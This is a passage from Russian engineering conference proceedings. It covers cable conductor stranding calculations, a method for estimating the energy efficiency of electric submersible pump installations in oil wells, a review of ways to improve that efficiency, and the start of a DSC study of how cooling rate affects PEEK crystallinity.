Уплотнение токопроводящей жилы будет общее с помощью роликов. Значение диаметра при уплотнении уменьшится с 5,33 до 5,1 мм.

Коэффициент заполнения уплотненной ТПЖ

$$f_{упл} = 109 \cdot \frac{0,41^2}{5,1^2} = 0,70.$$

Выбор фактических шагов скрутки для каждого повива (табл. 2).

Из технического паспорта машины выбираем фактические шаги скрутки для каждого повива ($h_{ф}$). Фактический шаг скрутки должен быть меньше расчетного $h_{ф} < h_p$. Максимальная скорость вращения клети по техническому паспорту машины 170 об/мин. Чтобы предотвратить перегрев оборудования, возьмем скорость скрутки на 20 % меньше, чем максимальная – 136 об/мин.

Таблица 2

Результаты расчетов

Сечение, мм ²	Номер клетки	$d_{пр}$, мм	Число проволок	$D_{пр}$, мм	Число оборотов, об/мин	Шаг скрутки, мм	Направление	Диаметр калибра, мм	Скорость, м/мин
16	I	0,41	6	1,23	136	35	Левое Правое	1,29	
	II		12	2,05	79,33	60		2,15	
	III		18	2,87	56,00	85		3,01	
	IV		24	3,69	45,33	105		3,87	
	V		30	4,51	36,62	130		4,73	
	VI		36	5,33	30,71	155		5,59	
6	I	0,3	6	0,9	136	25	Левое Правое	0,96	
	II		12	1,5	85	40		1,6	
	III		18	2,1	56,67	60		2,24	
	IV		24	2,7	45,33	75		2,88	
	V		30	3,3	56,67	60		3,52	
95	I	0,49	6	1,47	136	40	Левое Правое	1,53	
	II		12	2,45	77,71	70		2,55	
	III		18	3,43	54,40	100		3,57	
	IV		24	4,41	41,85	130		4,59	
	V		30	5,39	35,10	155		5,61	
	VI		36	6,37	29,41	185		6,63	
	VII		42	7,35	25,30	215		7,65	
	VIII		48	8,33	22,20	245		8,67	
	IX		54	9,31	19,78	275		9,69	
	X		60	10,29	17,84	305		10,71	
	XI		66	11,27	16,48	330		11,73	
	XII		72	12,25	15,11	360		12,75	
	XIII		78	13,23	20,92	260		13,77	
25	I	0,41	6	1,23	136	35	Левое Правое	1,29	
	II		12	2,05	79,33	60		2,15	
	III		18	2,87	56	85		3,01	
	IV		24	3,69	45,33	105		3,87	
	V		30	4,51	36,62	130		4,73	
	VI		36	5,33	26,44	180		5,59	
	VII		42	6,15	23,22	205		6,45	
	VIII		48	6,97	19,43	245		7,31	
120	I	0,49	6	1,47	136	40	Левое Правое	1,53	
	II		12	2,45	77,71	70		2,55	
	III		18	3,43	54,40	100		3,57	
	IV		24	4,41	41,85	130		4,59	
	V		30	5,39	34,00	160		5,61	
	VI		36	6,37	28,63	190		6,63	
	VII		42	7,35	25,30	215		7,65	
	VIII		48	8,33	22,20	245		8,67	
	IX		54	9,31	19,78	275		9,69	
	X		60	10,29	17,84	305		10,71	
	XI		66	11,27	16,24	335		11,73	
	XII		72	12,25	14,90	365		12,75	
	XIII		78	13,23	13,77	395		13,77	
	XIV		84	14,21	12,80	425		14,79	
	XV		90	15,19	18,13	300		15,81	

Сечение, мм ²	Номер клетки	d_{np} , мм	Число проволок	D_n , мм	Число оборотов, об/мин	Шаг скрутки, мм	Направление	Диаметр калибра, мм	Скорость, м/мин
35	I	0,41	6	1,23	136	35	Левое Правое	1,29	
	II		12	2,05	4,76	60		2,15	
	III		18	2,87	79,33	85		3,01	
	IV		24	3,69	56,00	105		3,87	
	V		30	4,51	45,33	130		4,73	
	VI		36	5,33	36,62	155		5,59	
	VII		42	6,15	30,71	180		6,45	
	VIII		48	6,97	26,44	205		7,31	
	IX		54	7,79	23,22	230		8,17	
	X		84	8,61	20,70	170		9,03	

$$h_{\Phi}^1 = 35 \text{ мм}, \quad n_1 = 136 \frac{\text{об}}{\text{мин}}, \quad v = 4,76 \frac{\text{м}}{\text{мин}},$$

$$h_{\Phi}^2 = 60 \text{ мм}, \quad n_2 = \frac{v}{h_{\Phi}^2} = 79,33 \frac{\text{об}}{\text{мин}},$$

$$h_{\Phi}^3 = 85 \text{ мм}, \quad n_3 = \frac{v}{h_{\Phi}^3} = 56 \frac{\text{об}}{\text{мин}},$$

$$h_{\Phi}^4 = 105 \text{ мм}, \quad n_4 = \frac{v}{h_{\Phi}^4} = 45,33 \frac{\text{об}}{\text{мин}},$$

$$h_{\Phi}^5 = 130 \text{ мм}, \quad n_5 = \frac{v}{h_{\Phi}^5} = 36,62 \frac{\text{об}}{\text{мин}},$$

$$h_{\Phi}^6 = 155 \text{ мм}, \quad n_6 = \frac{v}{h_{\Phi}^6} = 30,71 \frac{\text{об}}{\text{мин}}.$$

Рассчитаем фактические коэффициенты скрутки по каждому повиву:

$$m_{\Phi} = \frac{h_{\Phi}}{d_{\Phi}}.$$

Принимаем $d_{\Phi} = d_n$:

$$m_{\Phi}^1 = \frac{35}{1,23} = 28,46,$$

$$m_{\Phi}^2 = \frac{60}{2,05} = 29,27,$$

$$m_{\Phi}^3 = \frac{85}{2,88} = 29,62,$$

$$m_{\Phi}^4 = \frac{105}{3,69} = 28,46,$$

$$m_{\Phi}^5 = \frac{130}{4,51} = 28,82,$$

$$m_{\Phi}^6 = \frac{100}{5,33} = 18,76.$$

Рассчитаем теоретические коэффициенты скрутки по каждому повиву:

$$m_T = m_\Phi \frac{d_n}{d_n - d},$$

где d – диаметр скручиваемого элемента (проволоки), мм; d_n – внешний диаметр жилы при пучковой скрутке, мм.

$$m_T^1 = 28,46 \cdot \frac{1,23}{1,23 - 0,41} = 42,68,$$

$$m_T^2 = 29,27 \cdot \frac{2,05}{2,05 - 0,41} = 36,59,$$

$$m_T^3 = 29,62 \cdot \frac{2,87}{2,87 - 0,41} = 34,55,$$

$$m_T^4 = 28,46 \cdot \frac{3,69}{3,69 - 0,41} = 32,01,$$

$$m_T^5 = 28,82 \cdot \frac{4,51}{4,51 - 0,41} = 31,71,$$

$$m_T^6 = 18,76 \cdot \frac{5,33}{5,33 - 0,41} = 20,33.$$

Библиографический список

1. Официальный сайт «Камкабель». – URL: <http://www.kamkabel.ru> (дата обращения: 30.05.2023).
2. ГОСТ 2112–79. Проволока медная круглая электротехническая. – М., 1979.
3. ГОСТ 433–73. Кабели силовые с резиновой изоляцией. – М., 1973.

Сведения об авторах

Клестов Денис Андреевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-19-1Б, г. Пермь, e-mail: carpenterrage@gmail.com

Черняев Владислав Васильевич – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: ktei@mail.ru

Е.Н. Бойцов, А.В. Ромодин

**МЕТОДИКА РАСЧЕТА ЭНЕРГОЭФФЕКТИВНОСТИ
ЭЛЕКТРОТЕХНИЧЕСКОГО КОМПЛЕКСА ОБЪЕКТОВ
МЕХАНИЗИРОВАННОЙ ДОБЫЧИ НЕФТИ
ПРИ ЭКСПЛУАТАЦИИ ЭЛЕКТРОЦЕНТРОБЕЖНЫМИ
НАСОСАМИ**

Приведена методика оценки энергоэффективности электротехнического комплекса объектов механизированной добычи нефти при эксплуатации электроцентробежными насосами. Методика учитывает физические параметры добываемой нефтяной эмульсии и позволяет оценить удельный расход электроэнергии на тонну добытого продукта.

Ключевые слова: УЭЦН, энергоэффективность, скважина, электротехнический комплекс.

E.N. Boytsov, A.V. Romodin

**METHODOLOGY FOR CALCULATING THE ENERGY EFFICIENCY
OF THE ELECTROTECHNICAL COMPLEX OF MECHANIZED
OIL PRODUCTION OBJECTS DURING OPERATION
BY ELECTRIC CENTRIFUGAL PUMPS**

The article presents a methodology for assessing the energy efficiency of the electrical complex of mechanized oil production facilities in the operation of electric submersible pumps. The technique takes into account the physical parameters of the produced oil emulsion and makes it possible to estimate the specific power consumption per ton of the produced product.

Keywords: ESP, energy efficiency, well, electrical complex.

Расчет потребной мощности насоса, кВт [1], производится по формуле

$$N_{\text{нас}} = \frac{P_{\text{нас}} Q_{\text{нас}}}{86\,400 \eta_{\text{нас}} \eta_{\text{ГЗ}}} \cdot 10^3 = \frac{\rho_{\text{ж}} g H_{\text{нас}} Q_{\text{нас}}}{86\,400 \eta_{\text{нас}} \eta_{\text{ГЗ}}} \cdot 10^3,$$

где $P_{\text{нас}}$ – потребное давление насоса, МПа; $Q_{\text{нас}}$ – заданный дебит насоса, м³/сут; $\eta_{\text{нас}}$ – КПД насоса, о.е; $\eta_{\text{ГЗ}}$ – КПД передачи от двигателя до насоса (принимается равным 0,92–0,95); $\rho_{\text{ж}}$ – плотность добываемой жидкости, кг/м³; $H_{\text{нас}}$ – напор насоса, м.

КПД насоса можно определить по характеристикам из каталогов. В табл. 1 приведены коэффициенты полиномиальной функции четвертого порядка, которые получены путем оцифровки графиков из каталога компании-производителя «Нововет» [2]. КПД насоса можно определить по полиному вида

$$\eta_{\text{нас}}(Q_{\text{эцн}}) = \sum_{i=0}^4 a_i \left(\frac{Q_{\text{эцн}}}{Q_{\text{max}}} \right)^i.$$

Таблица 1

Коэффициенты полиномов КПД ЭЦН

Номинальная подача насоса, м³/сут	Коэффициент полинома					Q _{max} , м³/сут
	C ₀	C ₁	C ₂	C ₃	C ₄	
35	−0,00024	0,9845	1,8677	−5,3888	2,5515	68
50	0,00069	1,3466	0,4940	−3,2196	1,3762	98
55	0,00383	1,8432	0,8325	−5,8620	2,9537	107
60	0,00383	1,6896	0,6995	−4,5152	2,0855	107
125	0,098	1,361	0,592	−2,819	0,901	220

Напор насоса определяется по формуле

$$H_{\text{нас}} = L_{\text{нас}} + h_{\text{с}} + h_{\text{тр}},$$

где $L_{\text{нас}}$ – глубина подвеса насоса, м; $h_{\text{тр}}$, – потери на трение в трубопроводах, м; $h_{\text{с}}$ – потери напора в сепараторе, м.

Потери напора на преодоление давления в сепараторе вычисляются по формуле, м:

$$h_{\text{с}} = \frac{P_{\text{с}}}{\rho_{\text{ж}} g},$$

где $P_{\text{с}}$ – избыточное давление в сепараторе, Па; g – ускорение свободного падения, м/с².

Гидравлические потери и потери на трение в трубах определяются по формуле, м:

$$h_{\text{тр}} = \lambda \frac{0,083 L Q^2}{d_{\text{вн}}^5},$$

где λ – коэффициент гидравлического сопротивления; L – длина трубопровода, м; $d_{\text{вн}}$ – внутренний диаметр трубы, м; Q – заданный дебит насоса, м³/с.

Коэффициент λ определяется в зависимости от числа Рейнольдса Re и относительной гладкости труб K_s . При отсутствии данных по шероховатости труб, коэффициент λ принимают равным

$$\lambda = \frac{64}{Re},$$

если $Re < 2300$:

$$\lambda = \frac{0,3164}{Re^{0,25}},$$

если $Re > 2300$.

Число Рейнольдса определяется по формуле:

$$Re = \frac{V_{cp} d_{вн}}{\nu},$$

где ν – кинематическая вязкость жидкости, m^2/c ; V_{cp} – средняя скорость потока жидкости в трубе, m/c :

$$V_{cp} = \frac{Q}{F_{вн}}.$$

Определив необходимую мощность насоса, рассчитываем коэффициент загрузки ПЭД, о.е.:

$$k_3 = \frac{N_{нас}}{P_{ном}} 100 \%,$$

где $P_{ном}$ – номинальная мощность двигателя, кВт.

Далее определяется текущий коэффициент мощности двигателя, о.е, по полиному вида

$$\cos \varphi_{дв}(k_3) = \sum_i^n b_i k_3^i.$$

Определяется текущий КПД двигателя, %, по полиному вида

$$\eta_{дв}(k_3) = \sum_i^n c_i k_3^i.$$

На рис. 1, 2 приведены коэффициенты полиномиальных функций для определения КПД и коэффициента мощности, которые получены путем оцифровки графиков для погружного электродвигателя 117 габарита из каталога компании-производителя «Новомет» [2].




Рис. 1. Зависимость КПД от коэффициента загрузки двигателя компании «Новомет» 117-го габарита




Рис. 2. Зависимость коэффициента мощности от коэффициента загрузки двигателя компании «Новомет» 117-го габарита

Далее определяются потребляемые двигателем активная (кВт) и реактивная (квар) мощности по формулам

$$P_{\text{дв}} = \frac{N_{\text{нас}}}{\eta_{\text{дв}}},$$

$$Q_{\text{дв}} = \frac{N_{\text{нас}}}{\eta_{\text{дв}}} \text{tg}(\arccos(\varphi_{\text{дв}})).$$

Ток двигателя, А, можно рассчитать по формуле

$$I_{\text{дв}} = \frac{N_{\text{нас}}}{\sqrt{3} U_{\text{дв}} \cos \varphi_{\text{дв}} \eta_{\text{дв}}},$$

где $U_{\text{дв}}$ – напряжение на зажимах двигателя, кВ.

Потери активной (кВт) и реактивной (квар) мощности погружного кабеля определяются по формулам

$$\Delta I_{\text{пк}} = I_{\text{дв}}^2 R_{\text{пк}},$$

$$\Delta Q_{\text{пк}} = I_{\text{дв}}^2 X_{\text{пк}},$$

где $R_{\text{пк}}$ – активное сопротивление кабельной линии, Ом; $X_{\text{пк}}$ – реактивное сопротивление кабельной линии, Ом.

Полная мощность (кВА) по стороне высокого напряжения трансформатора ТМПН вычисляется по формуле

$$S_{\text{ТПН.ВН}} = \sqrt{(P_{\text{дв}} + \Delta P_{\text{пк}})^2 + (Q_{\text{дв}} + \Delta Q_{\text{пк}})^2}.$$

Потери активной (кВт) и реактивной (квар) мощности трансформатора ТМПН определяются по формулам

$$\Delta P_{\text{ТПН}} = \Delta P_{\text{ХХ.ТПН}} + \Delta P_{\text{КЗ.ТПН}} \left(\frac{S_{\text{ТПН.ВН}}}{S_{\text{ТПН.НОМ}}} \right)^2,$$

$$\Delta Q_{\text{ТПН}} = \frac{I_{\text{ХХ, \%}} \cdot S_{\text{ТПН.НОМ}}}{100} + \frac{U_{\text{КЗ, \%}} \cdot S_{\text{ТПН.НОМ}}}{100} \left(\frac{S_{\text{ТПН.ВН}}}{S_{\text{ТПН.НОМ}}} \right)^2,$$

где $\Delta P_{\text{ХХ.ТПН}}$ – потери холостого хода в трансформаторе ТМПН, кВт; $\Delta P_{\text{КЗ.ТПН}}$ – потери короткого замыкания в трансформаторе ТМПН, кВт; $S_{\text{ТПН.НОМ}}$ – номинальная мощность трансформатора ТМПН, кВА; $I_{\text{ХХ, \%}}$ – ток холостого хода трансформатора ТМПН, %; $U_{\text{КЗ, \%}}$ – напряжение короткого замыкания трансформатора ТМПН, %.

Ток, А, по стороне НН трансформатора ТМПН можно определить по формуле

$$I_{\text{ТПН.НН}} = \frac{\sqrt{(P_{\text{дв}} + \Delta P_{\text{пк}} + \Delta P_{\text{ТПН}})^2 + (Q_{\text{дв}} + \Delta Q_{\text{пк}} + \Delta Q_{\text{ТПН}})^2}}{\sqrt{3} \cdot U_{\text{ТПН.НН}}}.$$

Потери активной (кВт), реактивной (квар) мощности участка кабельной линии «станция управления – трансформатор ТМПН»

$$\Delta P_{\text{СУ-ТПН}} = I_{\text{ТПН.НН}}^2 \cdot R_{\text{СУ-ТПН}}, \quad \Delta Q_{\text{СУ-ТПН}} = I_{\text{ТПН.НН}}^2 \cdot X_{\text{СУ-ТПН}},$$

где $R_{\text{СУ-ТМПН}}$ – активное сопротивление кабельной линии на участке «станция управления – ТМПН», Ом; $X_{\text{СУ-ТМПН}}$ – реактивное сопротивление кабельной линии на участке «станция управления – ТМПН», Ом.

Определить активную (кВт) и реактивную (квар) мощности на выходе станции управления можно по формулам

$$P_{\text{СУ.вых}} = P_{\text{дв}} + \Delta P_{\text{пк}} + \Delta P_{\text{ТМПН}} + \Delta P_{\text{СУ-ТМПН}},$$

$$Q_{\text{СУ.вых}} = Q_{\text{дв}} + \Delta Q_{\text{пк}} + \Delta Q_{\text{ТМПН}} + \Delta Q_{\text{СУ-ТМПН}}.$$

Потери в СУ определяются по формулам

$$\Delta P_{\text{СУ}} = P_{\text{СУ}}(1 - \eta_{\text{СУ}}),$$

$$\Delta Q_{\text{СУ}} = Q_{\text{СУ}}(1 - \eta_{\text{СУ}}),$$

Одним из критериев энергоэффективности скважины является величина удельного расхода энергии к тонне добытой продукции, кВтч/м³ [3]:

$$W_{\text{расч}} = \frac{P_{\text{СУ.вых}} + \Delta P_{\text{СУ}}}{Q} T,$$

где T – время работы скважины, сут; Q – количество добытой нефтяной эмульсии за время T , м³/сут.

Данная методика была апробирована на примере нескольких скважин месторождения им. Сухарева. Результаты приведены в табл. 2.

Таблица 2

Результаты оценки энергоэффективности

Номер скважины	$W_{\text{расч}}$, кВт·ч/м ³	$W_{\text{реал}}$, кВт·ч/м ³	Погрешность, %
1	12,38	13,53	8
2	14,24	12,36	15
5	13,66	13,51	1
112	2,41	2,35	2,5
117	17,86	17,34	3
121	6,68	7,03	5
215	8,81	9,75	10

Высокая погрешность в случае скважин 1, 2 и 215 может быть обусловлена тем, что методика никак не учитывает негативный эффект от асфальтосмолопарафиновых и солевых отложений.

Библиографический список

1. Снарев А.И. Выбор и расчет оборудования для добычи нефти: учеб. пособие. – М.; Вологда: Инфра-Инженерия, 2019. – 216 с.
2. Каталог продукции «Новомет». – Пермь, 2013.
3. Юшков И.Р., Хижняк Г.П., Илюшин П.Ю. Разработка и эксплуатация нефтяных и газовых месторождений: учеб.-метод. пособие. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2013. – 177 с.

Сведения об авторах

Бойцов Евгений Николаевич – магистрант Пермского национального исследовательского политехнического университета, гр. КПИ-21-1м, г. Пермь, e-mail: boytsov59@gmail.com

Ромодин Александр Вячеславович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации», Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: romodin_av@pstu.ru

С.В. Мишуриных, У.А. Щербинина

ТЕХНОЛОГИИ ПОВЫШЕНИЯ ЭНЕРГЕТИЧЕСКОЙ ЭФФЕКТИВНОСТИ УСТАНОВКИ ЭЛЕКТРОЦЕНТРОБЕЖНОГО НАСОСА

Исследуются технологии повышения энергоэффективности установки электроцентробежного насоса. Исследование выявило достоинства и недостатки существующих методов.

Ключевые слова: установка электроцентробежного насоса, энергоэффективность, оптимизация, периодический режим.

S.V. Mishurinskikh, U.A. Shcherbinina

TECHNOLOGIES FOR INCREASING ENERGY EFFICIENCY OF ELECTRIC CENTRIFUGAL PUMP INSTALLATION

In this article we study technologies to improve the energy efficiency of an electric centrifugal pump installation. The research has revealed the merits and disadvantages of existing methods.

Keywords: installation of electric submersible pump, energy efficiency, optimization, periodic mode.

В современном мире снижение затрат на потребление электрической энергии (ЭЭ) является одним из важных направлений во всех нефтедобывающих компаниях. Механизированные скважины являются основными потребителями ЭЭ. В настоящее время при механизированной добыче нефти широко применяются установки электроцентробежных насосов (УЭЦН).

Ключевыми моментами в данной отрасли являются выявление основных факторов низкой эффективности работы скважин и разработка технических решений, способных повысить энергетическую эффективность эксплуатации скважин.

Увеличения уровня энергетической эффективности УЭЦН можно добиться различными способами. В целом эти способы можно разделить на две группы: первая группа – установка нового или замена старого оборудования, вторая – подбор оптимальных параметров режимов работы существующего оборудования.

1. Замена оборудования

1.1. Оптимизация сечения кабеля УЭЦН. Самый простой, но результативный метод повышения энергоэффективности нефтедобывающих скважин заключается в сокращении потерь мощности в кабельной линии (КЛ), в следствие применения кабеля большего сечения.

Уменьшение плотности тока положительно влияет на надежность кабеля, что в итоге сокращает число отказов КЛ [1].

1.2. Применение погружных электродвигателей с повышенным напряжением. Одним из способов повышения энергетической эффективности УЭЦН является изготовление ПЭД с повышенным напряжением.

Главным преимуществом данного способа является незначительное увеличение стоимости двигателя, так как производство ПЭД с повышенным напряжением не нуждается в существенных изменениях методики производства. Важным достоинством данного метода является уменьшение рабочего тока УЭЦН на 40 %, что позволяет снизить тепловые потери в КЛ [2].

1.3. Применение внутрискважинного компенсатора реактивной мощности. Для улучшения уровня энергоэффективности УЭЦН также применяются установки внутрискважинных компенсаторов реактивной мощности (ВКРМ). ВКРМ компенсируют реактивную мощность ПЭД, таким образом снижая ток, протекающий в КЛ [1].

1.4. Применение вентильных двигателей. Одним из путей повышения энергоэффективности УЭЦН является применение высокооборотных погружных установок с вентильными двигателями (ВД). Повышение энергоэффективности достигается при помощи высоких значений КПД (91–92 %), маленьких величин рабочих токов и управлением частоты вращения. Кроме того, ВД производятся с высоким коэффициентом мощности, включая 1 [3].

1.5. Применение высокоэффективных насосов. Одним из путей повышения энергоэффективности УЭЦН является замена насосов на высокоэффективные. Высокоэффективный насос – это насос, усовершенствованный при помощи применения современных геометрических показателей и уменьшения длины насоса в 3 раза, но с сохранением его производительности. КПД высокоэффективных насосов составляет 89–92 % – это больше примерно на 15 %, чем у обычной УЭЦН.

2. Управление режимами установленного оборудования

2.1. Оптимизация режима работы насоса с помощью частотного управления. Улучшения уровня энергетической эффективности можно достичь, корректируя величину частоты питающего напряжения на СУ УЭЦН. Увеличение числа оборотов вала на величину x приводит к увеличению производительности насоса на такую же величину и наоборот.

При смещении напорной характеристики центробежного насоса пропорционально смещается характеристика КПД.

2.2. Периодический режим работы. Периодический режим работы погружного оборудования – ряд рабочих циклов, каждый из которых состоит из периода откачки жидкости и периода накопления жидкости в скважине [2].

Существуют различные подходы к периодическому режиму эксплуатации скважин. Например авторы исследования [4, 5] исследуют способ периодической эксплуатации скважин, чередующий периоды откачки и накопления жидкости, но при накоплении работу насоса не прекращают, а только уменьшают скорость его вращения.

Недостатками такого режима эксплуатации являются высокий расход ЭЭ, малый межремонтный период и снижение количества добываемой продукции.

Автор исследования [5] предлагает такой кратковременный способ эксплуатации скважин, который основывается на периодическом режиме работы скважин согласно исследованиям [4, 5], но с отключением УЭЦН в период накопления жидкости.

Также автор рассматривает возможность снижения расхода ЭЭ вследствие работы элементов установки в режимах с наибольшим значением КПД во всем диапазоне регулирования.

Авторы исследования [6, 7] рассматривают переход на периодический режим работы скважины для устранения почти всех затрудняющих работу скважин факторов (вынос механических примесей, отложение солей, повышенная температура в скважине, образование вязких водонефтяных эмульсий, нестабильный приток и др.) или откачку жидкости в оптимальном рабочем диапазоне УЭЦН с уменьшением вероятности отказа устройств.

Результаты. Краткий сравнительный анализ рассмотренных методов повышения энергетической эффективности УЭЦН приведен в таблице.

Методы повышения энергетической эффективности УЭЦН

Метод	Затраты	Достоинства	Недостатки	Эффект
Оптимизация сечения КЛ УЭЦН	Покупка кабеля большего сечения	Простота	Высокие материальные и трудовые затраты	Снижение потерь мощности в КЛ
Применение ПЭД повышенного напряжения	Покупка ПЭД с повышенным напряжением	Незначительное увеличение стоимости двигателя	Высокие материальные и трудовые затраты	Снижение тепловых потерь в КЛ
Применение ВКРМ	Покупка ВКРМ	Возможность регулирования вырабатываемой реактивной мощности	Высокие материальные и трудовые затраты	Снижение тепловых потерь в КЛ
Применение ВД	Покупка ВД	Высокий ресурс эксплуатации	Высокие материальные и трудовые затраты	Снижение потерь в КЛ, СУ и трансформаторах погружных насосов (ТМПН)
Применение высокоэффективных насосов	Покупка высокоэффективного насоса	Упрощение монтажа и размещения УЭЦН в скважине	Высокие материальные и трудовые затраты	Снижение потерь в КЛе и ТМПН
Частотное регулирование	Покупка ПЧ	Возможность регулирования производительности УЭЦН	Ограниченный диапазон регулирования частоты питающего напряжения	Повышение КПД насоса при снижении его частоты вращения
Периодический режим работы	—	Эффективное противодействие почти всем затрудняющим работу скважин факторам	Противоречивая информация авторов исследований о повышении/снижении потребляемой ЭЭ	Снижение удельного электропотребления, снижение риска отказа погружного оборудования

Выводы. Согласно таблице, основным недостатком методов замены оборудования является необходимость покупки и установки нового оборудования. Данные способы являются достаточно дорогими и тре-

буют много времени, так как необходимо остановить скважину, поднять все оборудование на поверхность земли, заменить / модернизировать, погрузить обратно, установить и запустить.

Методы управления режимами установленного оборудования являются менее материально- и трудозатратными. Однако для применения частотного регулирования необходима установка ПЧ, что требует материальных затрат. Для применения периодического режима работы не требуются дополнительные материальные вложения.

По результатам исследования выявлено, что одним из перспективных методов повышения энергоэффективности УЭЦН является периодический режим эксплуатации. Данный режим по результатам исследований одних авторов позволяет повысить дебит скважины, а по результатам других – повысить энергетическую эффективность подъема пластовой жидкости. Однако данные подходы рассматриваются обособленно. В связи с этим актуальным направлением исследований является оценка перехода УЭЦН на периодический режим эксплуатации при сохранении текущих объемов добычи как одного из способов повышения энергетической эффективности подъема пластовой жидкости.

Библиографический список

1. Скважинные насосные установки для добычи нефти / В.Н. Ивановский, В.И. Дарищев, А.А. Сабилов [и др.] / РГУ нефти и газа им. И.М. Губкина. – М.: Нефть и газ, 2002. – 256 с.
2. Погружные электродвигатели с повышенным напряжением – двойной эффект без инвестиций / С.Б. Якимов, М.Н. Каверин, В.П. Тарасов, Д.А. Косилов, А.В. Цыбин // Оборудование и технологии для нефтегазового комплекса. – 2014. – № 3. – С. 31.
3. Камалетдинов Р.С. Повышение эффективности работы скважинных насосов путем применения вентильных погружных электродвигателей: автореф. дис... канд. техн. наук / РГУ нефти и газа им. И.М. Губкина. – М., 2007. – 28 с.
4. Щуров В.И. Технология и техника добычи нефти. – М.: Недра, 1983.
5. Ивановский В.Н. Максимально и минимально допустимые частоты вращения ротора УЭЦН при регулировании добывных возможностей с помощью частотных преобразователей // Производство и эксплуатация УЭЦН: материалы XII Всерос. техн. конф., г. Альметьевск, 2004. – Альметьевск, 2004. – 1 с.

6. Пат. Рос. Федерация 2293176 Способ кратковременной эксплуатации скважины погружной насосной установкой с электроприводом (способ Кузьмичева) // Кузьмичев Н.П. – 2007. Бюл. № 4.

7. Кузьмичев Н.П. Кратковременная эксплуатация скважин и перспективы развития нефтедобывающего оборудования // Территория Нефтегаз. – 2005. – № 6.

8. Сундетов М.Е. Определение эффективности технологии периодической эксплуатации малодобитного фонда скважин // Современные технологии разработки нефтяных и газовых месторождений. – 2016. – С. 421–423.

Сведения об авторах

Мишуринских Сергей Владимирович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: sergeymishurinskikh@yandex.ru

Щербинина Ульяна Александровна – магистрант Пермского национального исследовательского политехнического университета, гр. КПИ-21-1м, г. Пермь, e-mail: ulianalebedeva1@yandex.ru

С.М. Лекомцев, Е.В. Субботин

ИССЛЕДОВАНИЕ ВЛИЯНИЯ СКОРОСТИ ОХЛАЖДЕНИЯ НА СТРУКТУРУ ТЕРМОПЛАСТИЧНОГО ПОЛИМЕРА

Исследуется зависимость структурных изменений термопластичного высокотемпературного пластика полиэфирэфиркетона от скорости охлаждения. С помощью метода дифференциальной сканирующей калориметрии установлено, что скорость охлаждения оказывает существенное влияние на процент кристалличности исследуемого полимера. Приводится сравнительный анализ тепловых эффектов для образцов с различной тепловой историей.

Ключевые слова: полиэфирэфиркетон, скорость охлаждения, степень кристалличности, дифференциальная сканирующая калориметрия.

S.M. Lekomtsev, E.V. Subbotin

STUDY OF THE EFFECT OF THE COOLING RATE ON THE STRUCTURE OF A THERMOPLASTIC POLYMER

The article studies the dependence of structural changes in the thermoplastic high-temperature plastic polyetheretherketone on the cooling rate. It was found using the method of differential scanning calorimetry that the cooling rate has a significant effect on the percentage of crystallinity of the polymer. A comparative analysis of thermal effects for samples with different thermal histories is given.

Keywords: polyetheretherketone, cooling rate, degree of crystallinity, differential scanning calorimetry.

Нагревостойкие полимерные материалы широко применяются во многих отраслях современной промышленности. Особенностью термопластичных композиций является возможность многократного формирования их различными методами. У большинства подобных материалов доля кристаллической части может колебаться в зависимости от природы полимера и условий кристаллизации [1]. С ростом степени кристалличности полимер становится более жестким. С другой стороны, увеличение аморфной части материала, молекулы которого хаотично ориентированы, приводит к повышению способности к деформации. Таким образом, эксплуатационные характеристики полимерного материала будут зависеть от содержания кристаллической и аморфной фаз в закристаллизовавшемся полимере.

В данной работе с помощью метода дифференциальной сканирующей калориметрии [2–5] проводилось исследование влияния скорости охлаждения на процент кристалличности материала и сравнительный анализ фазовых переходов в материале в зависимости от скорости охлаждения.

Объектом исследования являлся термопластический высокотемпературный пластик полиэфирэфиркетон (ПЕЕК).

Исследование проводилось в два этапа.

Первый этап:

1. Нагрев до 400 °С герметичного алюминиевого тигля с образцом.
2. Резкое охлаждение тигля с образцом в холодной воде.
3. Сушка тигля с образцом при температуре 120 °С в течение 15 мин.
4. Нагрев со скоростью 50 °С/мин. до 400 °С в атмосфере инертного газа.

Второй этап:

1. Нагрев до 400 °С герметичного алюминиевого тигля с образцом;
2. Охлаждение тигля с образцом со скоростью 50 °С/мин.
3. Нагрев со скоростью 50 °С/мин до 400 °С в атмосфере инертного газа.

Полученные в результате температурные зависимости теплового потока для исследуемого материала приведены на рис. 1–3.

